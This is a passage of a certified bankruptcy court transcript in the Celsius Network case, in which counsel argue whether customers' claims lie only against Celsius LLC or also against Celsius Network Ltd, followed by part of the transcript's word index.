7 THE COURT: My only question was do you have the  
8 law?

9 MR. HERSHEY: No. And Your Honor, I don't at the  
10 moment. Happy to submit some supplemental (indiscernible),  
11 if Your Honor you would like.

12 The last thing -- the last point I want to make,  
13 Your Honor, is this much vaunted migration that Celsius  
14 purportedly sought to (indiscernible). Never actually  
15 happened. And we know this in a few ways. The first is  
16 that on the schedules, the schedules that the Debtors  
17 submitted -- this is Exhibit 2 on our exhibit list -- the  
18 schedule for Celsius Network Ltd. still reflects about \$1  
19 billion of assets. And in the 341 meeting -- that's -- and  
20 the transcript (indiscernible) that is Exhibit 6 on our list  
21 -- we asked Mr. Ferraro what that billion dollar worth of  
22 asset is. And he said that it's predominantly customer  
23 coins.

24 We also asked the Debtors in discovery to produce  
25 all documents to us evidencing migration assets from CNL to

1       LLC. And the response we got was that were no documents  
2       they could give to us, other than what's publicly available.

3               But the last piece of evidence I want to cite --  
4       and this will conclude my presentation -- is the examiner's  
5       report, which came out last week. The examiner, among other  
6       things, took a very thorough look, as she described it, and  
7       I'll just read the section title. It's Section 9 review of  
8       where crypto assets were held pre and post-petition.

9               THE COURT: I have the greatest respect for the  
10       examiner. But the report is hearsay. It is not evidence.  
11       And have you all agreed that it's evidence for purposes of  
12       this hearing?

13              MR. LEBLANC: We have not, Your Honor. In fact --  
14       Andrew LeBlanc -- we have not and it's not on any of our  
15       exhibits.

16              THE COURT: Okay. You know, let's be careful.  
17       And I -- by saying that, no disrespect at all for the  
18       examiner, who I commented before I think she's done a  
19       terrific job. But I asked the question of Mr. Lazar at one  
20       of the hearings, whether because it refers to the interviews  
21       that the examiner conducted -- I asked whether they were  
22       under oath, and it was explained to me they were not. So,  
23       at this stage, it's hearsay.

24              MR. HERSHEY: So, Your Honor, a question and one  
25       quick point. Just to be clear --

1 THE COURT: It would be hearsay even if there were  
2 interviews under oath. But nevertheless --

3 MR. HERSHEY: That was my question. If you were  
4 asking about interviews, whether the examiner's summarizing  
5 interviews, if that's your concern, just stating --

6 THE COURT: No, it's not. It's --

7 MR. HERSHEY: Okay. I just wanted to clarify  
8 that. I am using the exhibit on -- or the report, I guess,  
9 on rebuttal. So I'm sure it was not our exhibit list. I am  
10 happy to walk through what the examiner says because she  
11 does address this point directly and reaches the conclusion  
12 that there was no migration or perhaps even intent. But if  
13 Your Honor would rather I --

14 THE COURT: I'd rather you not do it.

15 MR. HERSHEY: Okay. Thank you, Your Honor.

16 THE COURT: Okay. Thank you. Mr. LeBlanc?

17 MR. LEBLANC: Thank you, Your Honor. Andrew  
18 LeBlanc. Your Honor, let me just address a handful of  
19 points. And I think this -- I can do this quickly.

20 I actually think Mr. Hershey may have sort of  
21 given up the game a little bit as to -- made a mistake in  
22 his argument to say our interpretation doesn't make any  
23 sense because nowhere is Celsius LLC the defined Celsius.

24 Our point is this. And Mr. Koenig referred to it  
25 as lawyer math. I was an engineer, so I enjoy math. But --

1 THE COURT: What kind of an engineer were you?

2 MR. LEBLANC: Aeronautical, Your Honor. So, when  
3 I -- and it's funny, because we've had this debate  
4 internally on our team. It think of this quite simply as an  
5 equation where you have Celsius equals LLC plus affiliates.  
6 The limitation of liabilities --

7 THE COURT: Yes, I saw the briefs with equations.

8 MR. LEBLANC: Well, yes. And Your Honor, that's  
9 the way -- I mean, we tried to present it a number of  
10 different ways because that's the way that I think of it.  
11 And it makes sense to me that --

12 THE COURT: I hate to break the news that I was an  
13 engineer too, Mr. LeBlanc.

14 MR. LEBLANC: May I ask what kind, Your Honor?

15 THE COURT: But I try not to use equations in my  
16 opinions.

17 MR. LEBLANC: Well, we were trying to offer it a  
18 number of different ways. And I think what's important is,  
19 because this is really the point, they made a conscious  
20 choice to define Celsius to be LLC and its affiliates, and  
21 not CNL and its affiliates. They made that change from the  
22 prior version. So that when you take out affiliates, as  
23 they do in Section 25, what is left is LLC, not CNL.

24 If all they intended to do was to create liability  
25 at every entity, then they could have done that simply by

1 saying CNL and its affiliates are now the counterparty, and  
2 then you'd have the same issue with Paragraph -- with  
3 Section 25.

4 But they made the second change of making LLC the  
5 party. And that, Your Honor, is -- and I think Your Honor  
6 recognized this in your discussion, your colloquy -- we do  
7 not argue there's a scrivener's error. We argue that this  
8 is what is intended, that the customer-facing entity is  
9 supposed to be liable.

10 THE COURT: Whether you really expected anybody to  
11 understand what's in that Paragraph 25 is a different issue,  
12 I think, you know? That's why with clickwrap contracts,  
13 when -- and maybe you're saying there was no change --  
14 that's one of the reasons I was asking about whether this  
15 was a change. Ordinarily, when there's a material change,  
16 there's something that describes, and there are three  
17 important changes in this contract, one of which is to  
18 absolve CNL of liability. Well, I don't do that.

19 MR. LEBLANC: Well, Your Honor, I mean, that is  
20 exactly what they -- exactly what they do is the party  
21 you're contracting with this changing to this party. And  
22 this is where the law of novation becomes critical. It is  
23 not -- the relevant law is not the law of releases. It is  
24 the law of novation. And we cite, Your Honor -- and I  
25 appreciate, it comes at the end of our brief --

1 THE COURT: Okay. I've got the brief here.

2 MR. LEBLANC: Our opening brief, beginning at Page  
3 27 -- so that's Docket Number 1795.

4 THE COURT: I got -- turn to Page 27. Okay.

5 MR. LEBLANC: 27. We have -- the final section is  
6 customers released CNL from liability by agreeing to Terms  
7 of Use Version 6. And this talks about -- this is the law  
8 of novation in New York.

9 THE COURT: Hold on. I'm looking at the wrong one  
10 of --

11 MR. LEBLANC: (indiscernible)

12 THE COURT: I've got it here?

13 MR. LEBLANC: Docket 1795.

14 THE COURT: Just a second. I actually put them in  
15 order too. Okay. I'm there.

16 MR. LEBLANC: Okay. Your Honor, this page and the  
17 page that follows -- so we have two pages that talk about  
18 the law of novation. And what it says is, "It is well-  
19 settled that where the parties have clearly expressed or  
20 manifested their intention that a subsequent agreement  
21 supersede or substitute for an old agreement, the subsequent  
22 agreement extinguishes the old one, and the remedy for any  
23 briefs thereof is to sue on the superseding agreement."  
24 That is the law of novation.

25 THE COURT: So the problem I had with that

1 argument, that I have with the argument, is it clearly says  
2 they transferred obligations, which makes perfect sense. If  
3 LLC becomes the customer-facing entity, if that's who you're  
4 dealing with, they transferred the obligations. Okay? But  
5 the words do not say, and discharge released the liability  
6 of CNL.

7 MR. LEBLANC: But Your Honor, the point is, we do  
8 not -- I do not believe you need a release to have that be  
9 effective. You need to have a superseding contract that  
10 provide -- if you agree with us on the interpretation of  
11 Section 25 under Versions 6, 7 and 8, the fact that they  
12 entered into Versions 6, 7 and 8, and people operated --  
13 whether you did it through the clickthrough, the 55 percent,  
14 or you're part of the 45 percent that joined later, you're  
15 subject to Versions 6, 7 and 8 and you have no claim. Not  
16 because you granted a release, but because there was a  
17 superseding contract into which you entered. And so if you  
18 agree with us on the interpretation, that's -- that answers  
19 the question.

20 THE COURT: Let me ask you this, because I didn't  
21 read the cases you cited on this page. I actually did  
22 highlight it. Do any of those cases deal with the issue of  
23 whether the initial obligor is released or discharged of any  
24 liability to the assignee of the contract?

25 MR. LEBLANC: I believe they -- I think that's the



1 point of these cases, Your Honor, so I think they all do.  
2 They're not -- I don't believe any of them are click through  
3 contracts --

4 THE COURT: Yeah.

5 MR. LEBLANC: -- to be clear. But I think each  
6 and every one of them --

7 THE COURT: Okay.

8 MR. LEBLANC: -- are facing the situation that  
9 Your Honor is facing. That is to say that I didn't release  
10 somebody else. The novation doesn't have that effect. And  
11 the Court is answering that question. And under New York  
12 law, that's exactly what the effect is.

13 THE COURT: I'll go back and read the cases.

14 MR. LEBLANC: Yes. Thank you, Your Honor. Your  
15 Honor, a couple other points. Mr. Kwasteniet said -- and I  
16 think this is a point that I think best illustrates the fact  
17 that it's not just the extrinsic evidence of the Debtors'  
18 intent. There is evidence and we cite this in our brief.  
19 And we have a slide on it, but we don't need to go to it.  
20 There is evidence that strongly suggests that customers  
21 didn't even believe that they had claims against every  
22 entity.

23 THE COURT: I read that. I saw that in your  
24 brief.

25 MR. LEBLANC: But there's two other -- so the one

1 point is the one that we made with respect to where claims  
2 were filed before this issue -- before somebody suggested  
3 that they had claims everywhere.

4 But I'm going to make another point, Your Honor,  
5 and that is this. Mr. Koenig said that -- he was very  
6 careful to say that our position is that every Debtor is  
7 responsible for creditor claims. To be clear, every entity  
8 in the Celsius family under their interpretation is liable.  
9 That includes many that are not Debtor entities, some of  
10 which have meaningful assets.

11 To the best of our knowledge, no one has come to  
12 this Court and said we need 105 relief, we need an  
13 injunction to extend to these non-debtor entities, because  
14 customers are showing up in droves filing claims against  
15 them.

16 So the fact is that there is no suggestion that  
17 customers actually believed that they had claims against  
18 every entity, and instead, what the claims data -- and that  
19 action is consistent with the view that we have, which is  
20 that customers understood they have claims against every --  
21 only against LLC, the 10,000 claims that were filed and only  
22 11 against all Debtors. I think that just answers the  
23 question that until a lawyer came up with this argument in  
24 front of this Court --

25 THE COURT: Well, but they -- with their -- and

1 you and Mr. (indiscernible) complained bitterly or loud  
2 about this when they filed schedules saying -- listing the  
3 claims as against all Debtors. And one of the things that I  
4 think -- I don't remember if it was Mr. Nash or Mr.  
5 Kwasteniet, or who said, said we did that so they could  
6 avoid having to file proofs of claims against all Debtors.

7 MR. LEBLANC: Your Honor, but I want to -- it's a  
8 very, very, very good point. That is why we used claims  
9 data from only going up to November 15th. So, really,  
10 before this issue is percolating, in the process, we used  
11 the claim --

12 THE COURT: When did they file the schedules?

13 MR. LEBLANC: I don't remember when they file the  
14 schedules, Your Honor. But we had the litigation on it  
15 thereafter. We can -- I can get you the answer --

16 THE COURT: (indiscernible)

17 MR. LEBLANC: -- when the schedules are filed.  
18 But when we picked an earlier date, like when you're doing  
19 an event study, you want to be far enough away from the  
20 event so it's not -- the event itself is not affecting it.  
21 And so the Creditors' Committee standing up and saying  
22 (indiscernible) claims of every Debtor, writing letters that  
23 we've submitted as part of our exhibits to the Debtor saying  
24 you'd better make sure you're serving claims of every  
25 Debtor. We tried to isolate it from that and just look at

1 what was the experience of creditors? What did they do?

2 How did they act before the influence of those issues?

3 Your Honor, had asked some questions about  
4 entities that existed before the novation. Exhibit 9 in our  
5 exhibits that have been admitted, that includes a pre-  
6 migration org chart. It is -- I believe it's a little bit  
7 out of date because we know that the mining entity existed.  
8 But you can see there that a Celsius lending entity exists,  
9 and subsequent to that, that changed to a different entity.

10 But the point is, Your Honor, there's all of these  
11 entities there, none of which are even argued to be liable  
12 to creditors under the prior version -- under Versions 1  
13 through 5. In those entities all existed pre-migration.

14 Two more points, Your Honor, and then I'll  
15 conclude. One, the language Mr. Hirschi just looked at with  
16 you -- and I know Your Honor moved him on from this -- but  
17 the two bolded paragraphs that were added to the terms of  
18 use on the second page, that says, "Celsius is a lending  
19 platform." And his argument to Your Honor was, see, that  
20 means everybody in the Celsius family is a lending platform.

21 The problem is, that runs right headlong into the  
22 limitations that the FCA put on this company. The FCA  
23 couldn't have been more clear. You can't -- you, CNL, can't  
24 have contractual relationships with the customers. Mr.  
25 Hershey's saying, well --

1 THE COURT: But what you still haven't shown me is  
2 that CNL said that you can't assume liability to customers.

3 MR. LEBLANC: Well, Your Honor, I mean --

4 THE COURT: Required that they migrate the  
5 customer-facing entity, but that to me is not the same thing  
6 as saying, and you're all absolved of all liability. We  
7 won't let you continue to do business in the U.K. unless  
8 you're absolving all liability to customers. There's  
9 nothing like that.

10 MR. LEBLANC: But Your Honor, there are -- I mean,  
11 we looked at this, and I know you talked about this with Mr.  
12 Koenig -- it's the part that he very graciously said is  
13 probably our best piece of evidence with respect to that  
14 point. That email is written by one of the drafters of the  
15 terms of use. And it's critical. And I know Your Honor  
16 appreciates this; that's, I think, why you asked the  
17 question. The fact that Mr. Cohen-Pavon is saying to the  
18 FCA that we will continue to have liability to these rump  
19 creditors, the clear implication --

20 THE COURT: Is that they don't have liability --

21 MR. LEBLANC: They don't have liability to the --  
22 the rump creditors are going to be the handful that don't  
23 accept clickthrough and accept the terms of use. They're  
24 not going to be the billions of dollars of customer claims.  
25 So he is reporting, and it appears in the migration plan

1 filed with them, and it appears in responses to questions  
2 they ask, they are saying affirmatively to them that we are  
3 migrating liabilities and we will not have those  
4 liabilities. I don't --

5 THE COURT: All right.

6 MR. LEBLANC: I'm not sure how much more clear he  
7 could say it. And critically, that is -- and this is in the  
8 stipulated facts, Your Honor -- Mr. Cohen-Pavon is one of  
9 the drafts-people of the terms of use. So you have to  
10 believe that he wrote that to the U.K. regulator and then  
11 turned around and unambiguously incurred unlimited  
12 liabilities to all customers at CNL the day after doing  
13 that.

14 And you'd also have to believe, Your Honor -- and  
15 I think this connects to the last factual point I'd want to  
16 make -- you would also have to believe that the company  
17 entered into an asset transfer agreement and in intercompany  
18 claim agreement. And to be clear, I don't know if Mr.  
19 Hershey just hasn't seen this in the intercompany claim  
20 agreement.

21 But the intercompany claim agreement -- we looked  
22 at this, Your Honor, and I told you there weren't provisions  
23 that I thought were particularly relevant -- but there is,  
24 in light of the argument that was made, the suggestion that  
25 there hasn't been a migration. The intercompany claim

1 agreement actually specifically says that includes assets  
2 that remained at CNL.

3 So, for example, if CNL had customer assets prior  
4 to the migration because it was the customer-facing entity,  
5 that it had deployed in an institutional loan, and therefore  
6 wasn't able to transfer them down to LLC, that became part  
7 of the customer -- the intercompany claim issue. So that  
8 became part of the intercompany claim. That's what that  
9 agreement says.

10 And so, the idea that --

11 THE COURT: Which exhibit is that again, if you  
12 would?

13 MR. LEBLANC: Yes, Your Honor. That is Exhibit  
14 16.

15 THE COURT: Okay. All right.

16 MR. LEBLANC: Okay. That's the intercompany  
17 operation and loan agreement, Your Honor. And I'm looking  
18 in particular at Section 2.1, which is on Page 131 of 158.

19 THE COURT: Yep, I'm there.

20 MR. LEBLANC: Bates Number 633 --

21 THE COURT: Yes. Yes.

22 MR. LEBLANC: Section 2.1 in the second sentence  
23 says, "The parties acknowledge that the assets also include  
24 certain cryptographic assets that belong to lenders. Users,  
25 as such term is defined in that certain asset transfer

1 agreement dated by and between, which were not transferred  
2 from borrow to lender in connection with the transfer of the  
3 transferred assets and liabilities, and that the parties  
4 wish to include the assets covered -- which to include in  
5 the assets covered by this agreement."

6 So, Your Honor would have to believe that when the  
7 parties -- when Celsius as a company engaged in the  
8 migration and determined to transfer the assets and  
9 liabilities and the obligations between those two entities,  
10 that it did so and included this intercompany claim  
11 agreement, but did it in a way that didn't absolve, didn't  
12 intend to resolve or absolve CNL of liabilities to  
13 customers. It doesn't make any sense.

14 If CNL was always going to be obligated to  
15 customers, if that was the intent -- and not just CNL, but  
16 every entity within the corporate family -- why would you  
17 even have the intercompany loan agreement? It doesn't make  
18 any sense.

19 The only way that you could reconcile that is to  
20 recognize that what was intended in this entire transaction  
21 was to do exactly what we contend.

22 THE COURT: What about the 55 percent of account  
23 holders that didn't accept Versions 6 through 8?

24 MR. LEBLANC: You mean the 40 -- do you mean the  
25 45 percent that didn't --



1 THE COURT: Yeah.

2 MR. LEBLANC: -- accept, or the 55? I'm sorry,  
3 Your Honor.

4 THE COURT: I thought 55 --

5 MR. LEBLANC: It was 55 percent prior to the  
6 migration.

7 THE COURT: Yes.

8 MR. LEBLANC: They clicked through, checked the  
9 box, actually accepted.

10 THE COURT: Okay. And 45 percent --

11 MR. LEBLANC: 45 percent came after.

12 THE COURT: Okay.

13 MR. LEBLANC: Right. And --

14 THE COURT: No, the Committees' and Debtors' point  
15 is that for the 55 percent would have had claims against  
16 CNL. Mr. Hershey points to Second Circuit law on releases  
17 that requires they be very specific. And your answer is  
18 what on that?

19 MR. LEBLANC: My answer is the relevant law --

20 THE COURT: Is --

21 MR. LEBLANC: -- is the law of novation.

22 THE COURT: Novation. Okay.

23 MR. LEBLANC: That the parties entered into a new  
24 contract --

25 THE COURT: I'll read those cases that your --

1 MR. LEBLANC: Right. That the parties --

2 THE COURT: -- in your brief. I didn't read that.  
3 I actually highlighted that stuff --

4 MR. LEBLANC: Yeah.

5 THE COURT: -- but I didn't read the case. Didn't  
6 have time to read the cases.

7 MR. LEBLANC: And Your Honor, what is interesting  
8 is I mentioned that that's in our opening brief. We did not  
9 see a response to that in the Debtors' and the Committees'  
10 reply briefs. And I just -- I don't think there is a  
11 response. The relevant question is, when you have a  
12 contract with a party, it's not a release. If you enter  
13 into a new party with that contract, that supersedes the  
14 pre-existing contract. That becomes the governing contract.

15 And if we are right on the interpretation, Your  
16 Honor, and I think -- you know, we -- I believe we've  
17 demonstrated both on the words of the contract, but also  
18 more importantly on the drafting -- not more importantly,  
19 because words are what are paramount -- but to the extent  
20 Your Honor concludes that there is ambiguity, and the only  
21 way you could do is if you believe the Debtors' argument,  
22 which is that affiliates of affiliates are excluded and  
23 that's all that's intended by that, and therefore, you're  
24 really rendered that affiliate word just a dead letter? If  
25 you believe that that's reasonable, and you believe our

1 interpretation is reasonable, then you find ambiguity and  
2 you turn to extrinsic evidence.

3 If you don't believe their interpretation is  
4 reasonable, then you rule in our favor. If you find it  
5 ambiguous, we -- the Debtors haven't even offered extrinsic  
6 evidence to support their -- the intent. We have offered  
7 extensive -- let me be clear. I want to be precise. They  
8 offered one document, a financial statement from 2020. So  
9 over a year prior to -- it covered the financial year 2020,  
10 so a year prior to the migration. But the Debtors haven't  
11 really offered any relevant extrinsic evidence. And we  
12 think there's very compelling extrinsic evidence that shows  
13 exactly what the parties were doing.

14 And Your Honor, as I said at the outset and I'll  
15 repeat again here, we understand that we're asking you to do  
16 something that is difficult because the customers are  
17 standing up saying how can -- and Mr. Hershey did it right  
18 at the outset -- I'm sure the Committee will tweet something  
19 out tonight about what we've argued -- how can the preferred  
20 equity try to jump in front of the creditors?

21 What we are saying, Your Honor, is the Bankruptcy  
22 Code and bankruptcy law and New York law compels an outcome  
23 here. That outcome is that the customers have claims  
24 against LLC. They do not have them against other entities.  
25 Whether or not the other intercompany relationships -- the

1 inter-creditor loan agreement -- whether or not that leads  
2 to a recovery from -- for the preferred equity, that remains  
3 to be seen.

4 But that is the structure that was actually in  
5 place here, that there would be a customer-facing entity and  
6 everything else would be covered by intercompany  
7 relationships. And we believe that's what the law requires  
8 here. As difficult as it may be for customers to hear that  
9 they don't have claims against CNL, that's the outcome that  
10 is compelled, Your Honor, by the plain language and the full  
11 range of extrinsic evidence.

12 THE COURT: Okay.

13 MR. LEBLANC: Your Honor, thank you very much. I  
14 know Your Honor is exhausted. Been here for a long time.  
15 But thank you very much for the time and attention you've  
16 given to this.

17 THE COURT: Thank you very much. I'm going to  
18 take it under submission.

19 (Whereupon these proceedings were concluded at  
20 2:12 PM)

21

22

23

24

25

C E R T I F I C A T I O N

I, Sonya Ledanski Hyde, certified that the foregoing  
transcript is a true and accurate record of the proceedings.



Sonya Ledanski Hyde

Veritext Legal Solutions

330 Old Country Road

Suite 300

Mineola, NY 11501

Date: February 8, 2023

[&amp; - 45]

Page 1

<b>&amp;</b>	54:18 79:6	<b>1795</b> 2:7 104:3	91:15 92:3,5,6
<b>&amp;</b> 3:3,10,17	<b>12151</b> 118:6	104:13	92:9 95:15
16:5 21:11	<b>1221</b> 3:19	<b>1796</b> 2:7	96:10 102:23
62:16 64:4	<b>126</b> 46:4	<b>1797</b> 2:7	103:3,11
82:4	<b>127</b> 35:17	<b>1798</b> 2:7	105:11
<b>1</b>	<b>128</b> 36:4,5,6	<b>1799</b> 2:7	<b>27</b> 104:3,4,5
<b>1</b> 19:10,12,14	<b>13</b> 21:13,22	<b>1953</b> 2:7	<b>2:12</b> 117:20
20:3,24 21:3,4	22:1,5,7 34:23	<b>1955</b> 2:8	<b>3</b>
21:4,7 22:1,5,7	53:3 61:4,11	<b>1960</b> 2:8	<b>3</b> 20:2,11,25
30:13 42:21	61:12 78:17	<b>1962</b> 2:8	21:5 79:8
44:17 53:2,6	89:19,20,22,24	<b>1965</b> 2:8	<b>30</b> 20:25
53:12,21 56:15	91:9,14,16,17	<b>1986</b> 2:8 19:2	<b>300</b> 118:22
68:16 72:18	92:4,7	<b>1991</b> 2:8	<b>31</b> 19:23 20:4
78:17 83:2,19	<b>13.3</b> 59:19,24	<b>1:59</b> 1:17	21:3,4,5,8
99:18 109:12	77:14,17,21	<b>2</b>	66:17
<b>1.1</b> 35:22	78:2,6,8 90:2,7	<b>2</b> 20:2,11,25	<b>318</b> 45:23
<b>10</b> 19:10,12,14	90:14	21:5 72:19	46:14 47:14
39:20,24,25	<b>13.3.</b> 60:15	78:17 99:17	69:3,6
<b>10,000</b> 107:21	<b>131</b> 112:18	<b>2.1</b> 112:18,22	<b>32</b> 66:2,2,12
<b>100</b> 54:23 79:7	<b>1338</b> 2:6	<b>20</b> 59:5,8	<b>33</b> 66:19
86:21	<b>1382</b> 2:6	<b>200</b> 49:13	<b>330</b> 118:21
<b>10001</b> 3:13	<b>15</b> 34:14,15	<b>2020</b> 116:8,9	<b>341</b> 99:19
<b>10004</b> 1:14	35:8 37:16,20	<b>2023</b> 1:16	<b>369</b> 46:16
<b>10020</b> 3:20	<b>1552</b> 2:6	118:25	<b>371</b> 46:20,21
<b>10022</b> 3:6	<b>158</b> 35:17	<b>21</b> 60:3	70:7
<b>105</b> 107:12	54:23 79:8	<b>22</b> 45:11,13	<b>393</b> 46:14
<b>106</b> 55:20	112:18	46:3	<b>4</b>
<b>11</b> 78:17	<b>1592</b> 2:6	<b>22-10964</b> 1:3	<b>4</b> 20:3 21:7
107:22	<b>15th</b> 16:9	<b>24</b> 26:9 67:14	45:19
<b>110</b> 55:17,18	108:9	<b>25</b> 24:4,7,14,15	<b>40</b> 113:24
55:19	<b>16</b> 51:4,5,7,7	24:18,21 25:14	<b>45</b> 82:24 83:6
<b>1126</b> 46:14	112:14	26:13,14 37:15	83:24 84:2,7
69:3,7 70:7	<b>1619</b> 2:7	46:16 68:16	86:16 105:14
<b>11501</b> 118:23	<b>1631</b> 2:7	70:8 72:24	113:25 114:10
<b>12</b> 21:20,24	<b>1729</b> 2:7	78:18 87:25	114:11
34:13,23 54:16	<b>1747</b> 2:7	89:17,19,24	
		90:13 91:8,15	

**[5 - additional]**

Page 2

<b>5</b>	<b>7</b>	<b>absolved</b> 37:17	<b>acknowledges</b>
<b>5</b> 30:14 42:21 44:17 45:4,20 45:22,24 47:11 48:12 49:7 56:24 83:2,20 109:13	<b>7</b> 20:3,11,25 21:5 23:24 57:1 73:8 86:19 105:11 105:12,15	38:6 41:22 43:16 44:12 67:23 79:3 110:6	27:20
<b>50</b> 86:20,22,22		<b>absolves</b> 37:7,9	<b>acquired</b> 76:15
<b>55</b> 3:12 82:21 83:4,20 84:3,6 85:24 86:13,17 105:13 113:22 114:2,4,5,15	<b>8</b>	<b>absolving</b>	<b>act</b> 109:2
	<b>8</b> 20:4 21:8 23:24 24:4 38:4 42:22,23 44:20 53:6 57:1 66:5 73:7 73:8 86:19 105:11,12,15 113:23 118:25	110:8	<b>acting</b> 39:2
<b>6</b>	<b>850</b> 46:6	<b>absurd</b> 32:10 98:10	<b>action</b> 107:19
<b>6</b> 1:16 20:3 21:7 23:22,23 32:11,12,13 38:4 42:22,23 43:6,13,14,21 44:19 45:3,22 45:24 47:11 49:8 54:22,23 57:1 66:8 73:5 73:7 81:1 82:22,25 83:6 83:13,21,25 84:2,4,10,15 84:20,23 86:18 86:19,20,21 87:22 88:2 99:20 104:7 105:11,12,15 113:23	<b>9</b>	<b>accept</b> 35:25 75:4 86:19 110:23,23 113:23 114:2	<b>actionable</b> 26:8
	<b>9</b> 30:2,2,6 38:24 40:23 62:24 78:17 100:7 109:4	<b>accepted</b> 114:9	<b>actions</b> 52:17
	<b>a</b>	<b>account</b> 2:4,5 44:8 56:22 71:9 77:7 79:11 81:2 82:21 86:20,21 87:22 113:22	<b>activities</b> 51:23 55:6 79:10
<b>601</b> 3:5	<b>aaron</b> 5:23	<b>accountholder</b>	<b>actual</b> 89:4
<b>633</b> 112:20	<b>abigail</b> 8:11	87:21	<b>actually</b> 18:21 19:3 21:20 30:10 32:4 33:20 46:20 48:13 53:17 60:2 61:1 66:14 68:20 71:24 72:1,25 84:19 87:4 88:4,7 90:16 99:4,14 101:20 104:14 105:21 107:17 112:1 114:9 115:3 117:4
	<b>ability</b> 26:10	<b>accountholders</b>	<b>add</b> 58:22 89:10 91:14
	<b>able</b> 67:4 91:2 112:6	16:19,22 68:7 78:24 79:15 82:7,16 83:4 83:21,22 87:15 87:16	<b>added</b> 57:20 69:13 70:14,15 73:7 88:2 94:14 109:17
	<b>above</b> 55:23	<b>accounts</b> 55:8 79:11	<b>additional</b>
	<b>abreu</b> 5:8	<b>accurate</b> 118:4	17:20 29:19 52:15 55:24 84:12
	<b>absent</b> 18:2	<b>accused</b> 48:15	
	<b>absolutely</b> 38:2 93:13	<b>acknowledge</b>	
	<b>absolve</b> 92:4 103:18 113:11 113:12	44:5 112:23	
		<b>acknowledged</b>	
		28:23 38:3	

[address - anne]

Page 3

<b>address</b> 16:20 33:2 42:10 59:18 77:13 81:19,20 85:20 97:23 101:11 101:18 <b>adler</b> 5:9 <b>admission</b> 19:9 20:4 <b>admit</b> 33:20 79:17 <b>admitted</b> 19:12 19:14 20:12,25 21:5,8 22:5,8 34:14 65:16 109:5 <b>advance</b> 95:2 <b>aeronautical</b> 102:2 <b>afework</b> 5:10 <b>affect</b> 80:21 <b>affected</b> 80:21 <b>affecting</b> 108:20 <b>affiliate</b> 24:24 30:3,16 37:14 40:23 47:7 59:13,15 70:16 71:6,13,24,24 71:25 73:6 74:3,17,18 89:25 93:3 96:19 115:24 <b>affiliates</b> 29:20 38:24 44:24,25 45:1,5,9 47:15 48:8 55:9 57:8	57:18,19,20 58:6,7,8,15,17 58:23 59:1,12 68:8,11,14 69:13,20 70:2 71:4,12,14,19 71:19,21 72:2 72:14 73:10,18 73:20 74:21,22 80:9 83:15 84:11 87:24 88:17,22 92:19 92:19,19,25,25 93:19 94:10,18 95:15,17,24 96:1,9 102:5 102:20,21,22 103:1 115:22 115:22 <b>affirmative</b> 64:7 <b>affirmatively</b> 111:2 <b>afternoon</b> 16:4 20:13 64:3 82:3 <b>agenda</b> 16:6 <b>agent</b> 70:20 <b>agents</b> 45:6 <b>ago</b> 28:19 82:6 <b>agree</b> 20:10,14 23:13,15,15,23 26:13 29:1,3 37:21 43:14,15 43:16 55:8 62:25 70:1 73:10,17 74:3	75:4,6 78:1 79:12 83:13 84:13 90:8,9 90:17 91:13,18 91:20 92:3,8 96:3 105:10,18 <b>agreed</b> 20:2 22:13,20 26:17 56:18 82:25 92:6 98:9 100:11 <b>agreeing</b> 37:1 40:5 91:18 98:10 104:6 <b>agreement</b> 28:15 29:18,21 33:22 34:18 35:16,23 38:5 38:7 39:9 40:1 40:3,24 50:22 50:23 51:1,4,8 51:11,14 53:2 65:12,14 95:14 95:24 104:20 104:21,22,23 111:17,18,20 111:21 112:1,9 112:17 113:1,5 113:11,17 117:1 <b>agreements</b> 50:18 62:5 <b>agrees</b> 34:20 36:23 <b>ahead</b> 21:9 22:9 32:16 33:12 40:15	42:5 64:23 81:22 82:1 89:20 97:14,25 <b>aizpuru</b> 5:11 <b>albino</b> 9:11 <b>alerted</b> 16:24 16:24 <b>alexander</b> 10:20 12:18 <b>ali</b> 10:19 <b>alifarag</b> 9:12 <b>alleged</b> 25:13 25:25 <b>allow</b> 34:6 38:17 <b>almeida</b> 4:21 5:12 <b>alter</b> 80:3 <b>ambiguity</b> 115:20 116:1 <b>ambiguous</b> 65:2,10 93:15 116:5 <b>amelia</b> 8:6 <b>amended</b> 53:18 <b>americas</b> 3:19 <b>amerson</b> 9:13 <b>amy</b> 9:25 <b>analysis</b> 78:16 <b>andrew</b> 3:15 4:16 9:8,17 13:17 19:7,16 21:2 22:2,10 81:18 100:14 101:17 <b>anne</b> 9:7
--	--	--	---



<b>annemarie</b> 8:7	<b>approach</b>	87:22 89:21	55:7,11 61:4
<b>answer</b> 29:16	46:10	95:23 96:3,4	62:7 63:20
32:24 39:1	<b>appropriate</b>	97:13 98:22	67:4 69:18
40:14,16,16	37:1 40:8	101:22 105:1,1	77:7 79:10
80:24 99:1	64:18,21	107:23 109:19	82:7 89:12,12
108:15 114:17	<b>araceli</b> 8:13	111:24 115:21	89:14 91:3
114:19	<b>archer</b> 5:13	<b>arguments</b>	96:17 99:19,25
<b>answering</b>	<b>arcos</b> 12:13	27:18 30:9	100:8 107:10
106:11	<b>argue</b> 22:14,17	61:21 84:6,12	112:1,3,23,24
<b>answers</b>	22:17,19 24:3	<b>arie</b> 13:8	113:3,4,5,8
105:18 107:22	33:2 50:8	<b>arising</b> 64:14	<b>assign</b> 36:1
<b>anubhav</b> 13:14	59:22 81:3	<b>artfully</b> 77:20	66:21
<b>anvar</b> 13:2	83:16 86:15	<b>article</b> 35:22	<b>assignee</b>
<b>anybody</b> 29:17	95:3,13 103:7	<b>artur</b> 5:8	105:24
31:15 81:13	103:7	<b>asked</b> 43:13	<b>assigning</b>
103:10	<b>argued</b> 77:14	54:15,17 78:22	34:20
<b>apologize</b> 35:3	109:11 116:19	98:16 99:21,24	<b>assignment</b>
35:4 54:23	<b>arguing</b> 23:19	100:19,21	65:8,11,24
<b>app</b> 36:18	54:3 57:13	109:3 110:16	66:13
<b>appealed</b> 82:10	64:23 71:11	<b>asking</b> 38:23	<b>assume</b> 23:15
82:12,13	94:21 95:18	58:15,17,21,22	34:20 35:25
<b>appear</b> 17:9	96:5 98:19	91:13 101:4	39:3,4 86:19
<b>appears</b> 110:25	<b>argument</b>	103:14 116:15	110:2
111:1	20:16,20 24:8	<b>assert</b> 26:10	<b>assumed</b> 33:6
<b>applicable</b>	24:11,12 26:19	27:11 92:5	41:18 44:11
77:23	27:3,25 28:5	<b>assertable</b> 27:1	<b>assuming</b> 28:2
<b>applicable</b>	30:3,7 31:1	27:2 28:11	37:18
23:24 60:19,20	32:10,21 37:14	<b>asserted</b> 26:22	<b>assure</b> 62:8
